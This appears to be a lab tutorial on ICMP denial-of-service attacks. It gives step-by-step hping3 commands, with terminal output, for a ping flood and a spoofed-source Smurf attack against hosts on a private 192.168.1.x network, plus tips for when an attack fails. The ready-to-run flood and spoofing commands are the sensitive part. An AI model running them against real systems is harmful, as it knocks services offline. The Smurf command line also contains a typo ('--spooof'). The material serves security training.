

# Day 21

## Exploitation Analyst

### Hacking ICMP Protocol:


What makes ICMP vulnerable?

- Lack of Authentication: ICMP doesn't have built-in authentication, so spoofed packets can be sent easily.
- No Ports: Since ICMP doesn't use ports (unlike TCP/UDP), firewalls might not inspect it deeply.
- Designed for Diagnostics: Its original purpose (ping, traceroute) wasn't meant for security contexts.

### Ping Flood (ICMP Flood)

Steps:

Check if your device has the hping3 installed: see the help manual about how to use it.

A screenshot of a terminal window with a dark background and a red title bar. The prompt is (root@kali)-[~]. The command # hping3 -h has been entered, and the output shows the usage and options for the hping3 tool. The output is as follows:

```
usage: hping3 host [options]
-h --help          show this help
-v --version       show version
-c --count         packet count
-i --interval      wait (uX for X microseconds, for example -i u1000)
--fast            alias for -i u10000 (10 packets for second)
--faster          alias for -i u1000 (100 packets for second)
--flood           sent packets as fast as possible. Don't show replies.
-n --numeric       numeric output
-q --quiet         quiet
-I --interface     interface name (otherwise default routing interface)
-V --verbose       verbose mode
-D --debug         debugging info
-z --bind          bind ctrl+z to ttl (default to dst port)
-Z --unbind       unbind ctrl+z
--beep           beep for every matching packet received

Mode
default mode     TCP
-o --rawip       RAW IP mode
-i --icmp        ICMP mode
```

This command displays the help manual for the hping3 tool. hping3 is a powerful packet crafting utility that allows users to create custom TCP, UDP, ICMP, or raw IP packets. The -h option shows all the supported options, modes, and flags you can use. It's crucial for understanding how to use the tool for specific testing, reconnaissance, or attack scenarios. This help page outlines usage syntax, protocol modes (like --icmp or --udp), spoofing options, TTL, fragmentation, port settings, and special attack features such as flooding or scanning.

```

(root@kali)-[~]
# hping3 -1 --flood -V 192.168.1.101
using eth0, addr: 192.168.1.102, MTU: 1500
HPING 192.168.1.101 (eth0 192.168.1.101): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown

```


This command launches an ICMP flood attack against the target IP 192.168.1.101. The -1 flag puts hping3 into ICMP mode (similar to what ping uses). The --flood flag tells it to send ICMP packets as fast as possible, essentially overwhelming the target system or network interface with high traffic, often used in denial-of-service (DoS) testing. The -V flag turns on verbose mode so the user can see how many packets are being sent and to whom. This kind of attack is meant to test the stability and defenses of systems against network-layer abuse but should only be run in controlled, legal environments (e.g., labs).

```

(root@kali)-[~]
# iftop
interface: eth0
IP address is: 192.168.1.102
MAC address is: 08:00:27:d2:26:79
HPING 192.168.1.101 (eth0 192.168.1.101): icmp mode set, 28 headers
(root@kali)-[~]
#

```

iftop is a real-time console-based network bandwidth monitoring tool. When run in another terminal while hping3 is flooding the network, it allows you to **visualize the impact of the ICMP flood**. It shows a live list of source and destination IPs, along with how much data is being transferred between them. You can see the spike in bandwidth usage, which helps in analyzing whether the flood is effective and how much traffic it's generating. It's a practical tool to monitor network activity and detect high-volume transfers that may indicate scanning, data exfiltration, or DoS attempts.



## Smurf Attack on ICMP protocol:

Steps:

Find the Broadcast Address: use the command 'ip a'. Clearly the broadcast address is 192.168.1.255.

```
(root@kali)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.102/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 6020sec preferred_lft 6020sec
    inet6 fe80::aba6:bca0:f5a3:e2c9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(root@kali)-[~]
#
```

This command displays the network interfaces and their IP configurations. It helps identify the attacker machine's IP address and the broadcast address (seen as brd) of the connected network, which is essential for crafting the Smurf attack.

Confirm Broadcast Pings Work: Use the command ping -b 192.168.1.255. yes, it does.

```
(root@kali)-[~]
# ping -b 192.168.1.255

WARNING: pinging broadcast address
PING 192.168.1.255 (192.168.1.255) 56(84) bytes of data:
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=47.6 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=2.84 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=1.55 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=2.41 ms
64 bytes from 192.168.1.1: icmp_seq=5 ttl=64 time=2.22 ms
64 bytes from 192.168.1.1: icmp_seq=6 ttl=64 time=2.45 ms
64 bytes from 192.168.1.1: icmp_seq=7 ttl=64 time=3.99 ms
64 bytes from 192.168.1.1: icmp_seq=8 ttl=64 time=3.87 ms
```

This sends ICMP Echo Requests to the broadcast address of the subnet. If multiple devices reply, it confirms that broadcast ICMP is enabled on the network, a required condition for a Smurf attack to succeed.

Get Victim's IP: Say IP of the windows 2019 server is 192.168.1.103.


Launch the Smurf Attack: use the command. hping3 -1 --spooof 192.168.1.103 -a 192.168.1.103 -b 192.168.1.255

```
(root@kali)-[~]
# hping3 -1 --spooof 192.168.1.103 -a 192.168.1.103 -b 192.168.1.255

HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode set, 28 headers + 0 data bytes
```


This sends spoofed ICMP Echo Requests to the broadcast address. The source IP is forged as the victim's IP (192.168.1.103), tricking all live hosts into flooding the victim with ICMP Echo Replies.

Monitor Traffic: On another terminal, using the command: `iftop -i eth0`



This real-time network monitoring tool shows incoming/outgoing traffic per host on the specified interface (eth0). It's used to visualize the traffic surge towards the victim during the Smurf attack and verify if the attack was successful.

Or check traffic using the command: `tcpdump -n icmp`



## Common Issues:

1. **No other hosts reply to broadcast pings**
  - a. Many modern OSes (Windows, Linux) are configured **not to reply to broadcast ICMP** to prevent Smurf attacks.
2. **Network blocks broadcast pings**
  - a. Some virtual switches (e.g., in VirtualBox or VMware) or routers **filter or drop broadcast ICMP**.

--The End--